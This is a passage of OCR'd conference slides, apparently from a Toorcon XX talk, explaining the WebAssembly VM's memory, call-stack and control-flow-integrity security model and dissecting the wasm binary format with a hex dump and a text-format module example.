
© QuoScient | Toorcon XX

03

WebAssembly VM

© QuoScient | Toorcon XX


Virtual machine (simplified) execution model



© QuoScient | Toorcon XX

Application (Host) - untrusted


- Linear memory
  - Contiguous, byte-addressable range of memory
  - Initialize with `Data` section contents
  - Bounds-checked array at runtime
  - Instructions:
    - `load, store`
    - `grow_memory` – increase memory size
    - `current_memory`




© QuoScient | Toorcon XX

Application (Host) - untrusted

- Linear memory
  - Contiguous, byte-addressable range of memory
  - Initialize with `Data` section contents
  - Bounds-checked array at runtime
  - Instructions:
    - `load, store`
    - `grow_memory` – increase memory size
    - `current_memory`






- Global variables
  - mutable or immutable
  - accessed via index into the module-defined global index space.
  - imported or defined inside the module
  - Instructions:
    - `get_global, set_global`

© QuoScient | Toorcon XX

WASM engine (VM) - trusted


- Functions
  - Code is immutable at runtime
  - `Call_indirect`
    - specify the index using static index table
    - type signature check at runtime for indirect calls




© QuoScient | Toorcon XX

WASM engine (VM) - trusted

- Functions
  - Code is immutable at runtime
  - `Call_indirect`
    - specify the index using static index table
    - type signature check at runtime for indirect calls





Execution stack

- Execution stack (call stack)
  - protected call stack
    - Call stack space is limited
    - Not executable
  - Instructions will `push/pop` values over

© QuoScient | Toorcon XX

Security model

- WebAssembly have been designed with security in mind
- Abnormal behavior triggers Traps
  - Same exception will be trigger for
    - 32-bit Integer division by zero, signed division overflow, etc.
    - Out of Bounds memory access
    - `Unreachable` operator, etc..
  - Exception handling post-MVP feature in progress
- Control-flow integrity (CFI)
  - Direct/Indirect call targets are valid functions
  - Branches point to a valid destination
  - Prevent ROP
  - CFI Hijacking is still possible
    - use `-fsanitize=cfi` during compilation !!!

© QuoScient | Toorcon XX

Security

The security model of WebAssembly has two important goals: (1) protect *users* from buggy or malicious modules, and (2) provide *developers* with useful primitives and mitigations for developing safe applications, within the constraints of (1).

Users

Each WebAssembly module executes within a sandboxed environment separated from the host runtime using fault isolation techniques. This implies:

- Applications execute independently, and can't escape the sandbox without going through appropriate APIs.
- Applications generally execute deterministically with limited exceptions.


Additionally, each module is subject to the security policies of its embedding. Within a web browser, this includes restrictions on information flow through same-origin policy. On a non-web platform, this could include the POSIX security model.

Developers

The design of WebAssembly promotes safe programs by eliminating dangerous features from its execution semantics, while maintaining compatibility with programs written for C/C++.

Modules must declare all accessible functions and their associated types at load time, even when dynamic linking is used. This allows implicit enforcement of control-flow integrity (CFI) through structured control-flow. Since compiled code is immutable and not observable at runtime, WebAssembly programs are protected from control flow hijacking attacks.

- Function calls must specify the index of a target that corresponds to a valid entry in the function index space or table index space.
- Indirect function calls are subject to a type signature check at runtime; the type signature of the selected indirect function must match the type signature specified at the call site.
- A protected call stack that is invulnerable to buffer overflows in the module heap ensures safe function returns.
- Branches must point to valid destinations within the enclosing function.




04

Wasm Module Dissection

© QuoScient | Toorcon XX

Binary Format - overview

- Binary format
- Compact
  - 121 bytes for `fib.wasm`
- Easy to verify
- Module structure
  - Header
  - 11 Sections
    - may appear **at most once**
  - 1 custom section
    - unlimited



https://wasdk.github.io/wasmcodeexplorer/

© QuoScient | Toorcon XX

Binary Format - Header

Field	Type	Description
magic number	`uint32`	Magic number `0x6d736100` (i.e., '\0asm')
version	`uint32`	Version number, `0x1`

- MIME type: **`'application/wasm'`** (not yet official)

```
pve@pve01lt:/tmp$ xxd fib.wasm
00000000: 0061 736d 0100 0000 0186 8080 8000 0160  .asm...........`
00000010: 017f 017f 0382 8080 8000 0100 0484 8080  ................
00000020: 8000 0170 0000 0583 8080 8000 0100 0106  ...p............
00000030: 8180 8080 0000 0790 8080 8000 0206 6d65  ..............me
00000040: 6d6f 7279 0200 0366 6962 0000 0aa7 8080  mory...fib......
00000050: 8000 01a1 8080 8000 0002 4020 0041 0172  ..........@ .A.r
00000060: 4101 470d 0020 000f 0b20 0041 7f6a 1000  A.G.. ... .A.j..
00000070: 2000 417e 6a10 006a 0b                    .A~j..j.
```

Binary Format - Sections

Field	Type	Description
id	`varuint7`	section code
payload_len	`varuint32`	size of this section in bytes
name_len	`varuint32` ?	length of `name` in bytes, present if `id == 0`
name	`bytes` ?	section name: valid UTF-8 byte sequence, present if `id == 0`
payload_data	`bytes`	content of this section, of length `payload_len - sizeof(name) - sizeof(name_len)`

Section Name	Code	Description
Type	1	Function signature declarations
Import	2	Import declarations
Function	3	Function declarations
Table	4	Indirect function table and other tables
Memory	5	Memory attributes
Global	6	Global declarations
Export	7	Exports
Start	8	Start function declaration
Element	9	Elements section
Code	10	Function bodies (code)
Data	11	Data segments

© QuoScient | Toorcon XX

Binary Format - Sections

Field	Type	Description
id	`varuint7`	section code
payload_len	`varuint32`	size of this section in bytes
name_len	`varuint32` ?	length of `name` in bytes, present if `id == 0`
name	`bytes` ?	section name: valid UTF-8 byte sequence, present if `id == 0`
payload_data	`bytes`	content of this section, of length `payload_len - sizeof(name) - sizeof(name_len)`

Section Name	Code	Description
Type	1	Function signature declarations
Import	2	Import declarations
Function	3	Function declarations
Table	4	Indirect function table and other tables
Memory	5	Memory attributes
Global	6	Global declarations
Export	7	Exports
Start	8	Start function declaration
Element	9	Elements section
Code	10	Function bodies (code)
Data	11	Data segments

- Custom section
  - `id == 0`
  - `name_len` and `name` mandatory
- Name section
  - `id == 0 / name_len == 4 / name == "name"`
  - Names of functions & local variables in the text format (wast)
  - Useful for dev/debug (eq. of `-g` flag of `gcc`)

© QuoScient | Toorcon XX

Binary Format – principals sections

- **Type** section - #1
  - declares all function signatures that will be used in the module.
  - i.e. parameters types & result type of the function
- **Function** section - #3
  - declares the signature for each function.
- **Import** section - #2
  - declares all imports that will be used in the module.
- **Export** section - #7
  - declares all exports that can be called in the host environment.

```
(module
  (type (;0;) (func))
  (type (;1;) (func (param i32 i32)))
  (type (;2;) (func))
  (import "env" "memory" (memory (;0;) 2 16))
  (import "env" "ret" (func (;0;) (type 1)))
  (func (;1;) (type 0))
  (func (;2;) (type 2)
    call 1
    i32.const 1036
    i32.const 232
    call 0)
  (table (;0;) 1 1 anyfunc)
  (export "call" (func 2))
  (data (i32.const 1024) "Hello world")
  (data (i32.const 1036)
    "\00asm\01\00\00\00\01\09\02`\00\00`\02\7f"
    "\7f\00\02\1a\02\03env\03ret\00\01\03env\06"
    "memory\02\01\02\10\03\03\02\00\00\04\05\01"
    "p\01\01\01\05\01\00\06\01\00\07\08\01\04call"
    "\00\01\0a\12\02\05\00\10\02\00\0b\0a\00A"
    "\80\08A\0b\10\00\00\0b\0b\12\01\00A\80\08"
    "\0b\0bHello world\00\0b\07linking\03\01\0b"
    "\00f\04name\01_\06\00\03ret\01\05"
    "panic\02\04call\03"
    "/_ZN14pwasm_ethereum3ext3ret17h604d8098d1686c80E"
    "\04\06deploy\05\11rust_begin_unwind")
)
```

© QuoScient | Toorcon XX

Binary Format – principals sections

- **Type** section - #1
  - declares all function signatures that will be used in the module.
  - i.e. parameters types & result type of the function
- **Function** section - #3
  - declares the signature for each function.
- **Import** section - #2
  - declares all imports that will be used in the module.
- **Export** section - #7
  - declares all exports that can be called in the host environment.

```
(module
  (type (;0;) (func))
  (type (;1;) (func (param i32 i32)))
  (type (;2;) (func))
  (import "env" "memory" (memory (;0;) 2 16))
  (import "env" "ret" (func (;0;) (type 1)))
  (func (;1;) (type 0))
  (func (;2;) (type 2)
    call 1
    i32.const 1036
    i32.const 232
    call 0)
  (table (;0;) 1 1 anyfunc)
  (export "call" (func 2))
  (data (i32.const 1024) "Hello world")
  (data (i32.const 1036)
    "\00asm\01\00\00\00\01\09\02`\00\00`\02\7f"
    "\7f\00\02\1a\02\03env\03ret\00\01\03env\06"
    "memory\02\01\02\10\03\03\02\00\00\04\05\01"
    "p\01\01\01\05\01\00\06\01\00\07\08\01\04call"
    "\00\01\0a\12\02\05\00\10\02\00\0b\0a\00A"
    "\80\08A\0b\10\00\00\0b\0b\12\01\00A\80\08"
    "\0b\0bHello world\00\0b\07linking\03\01\0b"
    "\00f\04name\01_\06\00\03ret\01\05"
    "panic\02\04call\03"
    "/_ZN14pwasm_ethereum3ext3ret17h604d8098d1686c80E"
    "\04\06deploy\05\11rust_begin_unwind")
)
```

© QuoScient | Toorcon XX

Binary Format – principals sections

- **Type** section - #1
  - declares all function signatures that will be used in the module.
  - i.e. parameters types & result type of the function
- **Function** section - #3
  - declares the signature for each function.
- **Import** section - #2
  - declares all imports that will be used in the module.
- **Export** section - #7
  - declares all exports that can be called in the host environment.

```
(module
  (type (;0;) (func))
  (type (;1;) (func (param i32 i32)))
  (type (;2;) (func))
  (import "env" "memory" (memory (;0;) 2 16))
  (import "env" "ret" (func (;0;) (type 1)))
  (func (;1;) (type 0))
  (func (;2;) (type 2)
    call 1
    i32.const 1036
    i32.const 232
    call 0)
  (table (;0;) 1 1 anyfunc)
  (export "call" (func 2))
  (data (i32.const 1024) "Hello world")
  (data (i32.const 1036)
    "\00asm\01\00\00\00\01\09\02`\00\00`\02\7f"
    "\7f\00\02\1a\02\03env\03ret\00\01\03env\06"
    "memory\02\01\02\10\03\03\02\00\00\04\05\01"
    "p\01\01\01\05\01\00\06\01\00\07\08\01\04call"
    "\00\01\0a\12\02\05\00\10\02\00\0b\0a\00A"
    "\80\08A\0b\10\00\00\0b\0b\12\01\00A\80\08"
    "\0b\0bHello world\00\0b\07linking\03\01\0b"
    "\00f\04name\01_\06\00\03ret\01\05"
    "panic\02\04call\03"
    "/_ZN14pwasm_ethereum3ext3ret17h604d8098d1686c80E"
    "\04\06deploy\05\11rust_begin_unwind")
)
```

© QuoScient | Toorcon XX

Binary Format – principals sections

- **Type** section - #1
  - declares all function signatures that will be used in the module.
  - i.e. parameters types & result type of the function
- **Function** section - #3
  - declares the signature for each function.
- **Import** section - #2
  - declares all imports that will be used in the module.
- **Export** section - #7
  - declares all exports that can be called in the host environment.

```
(module
  (type (;0;) (func))
  (type (;1;) (func (param i32 i32)))
  (type (;2;) (func))
  (import "env" "memory" (memory (;0;) 2 16))
  (import "env" "ret" (func (;0;) (type 1)))
  (func (;1;) (type 0))
  (func (;2;) (type 2)
    call 1
    i32.const 1036
    i32.const 232
    call 0)
  (table (;0;) 1 1 anyfunc)
  (export "call" (func 2))
  (data (i32.const 1024) "Hello world")
  (data (i32.const 1036)
    "\00asm\01\00\00\00\01\09\02`\00\00`\02\7f"
    "\7f\00\02\1a\02\03env\03ret\00\01\03env\06"
    "memory\02\01\02\10\03\03\02\00\00\04\05\01"
    "p\01\01\01\05\01\00\06\01\00\07\08\01\04call"
    "\00\01\0a\12\02\05\00\10\02\00\0b\0a\00A"
    "\80\08A\0b\10\00\00\0b\0b\12\01\00A\80\08"
    "\0b\0bHello world\00\0b\07linking\03\01\0b"
    "\00f\04name\01_\06\00\03ret\01\05"
    "panic\02\04call\03"
    "/_ZN14pwasm_ethereum3ext3ret17h604d8098d1686c80E"
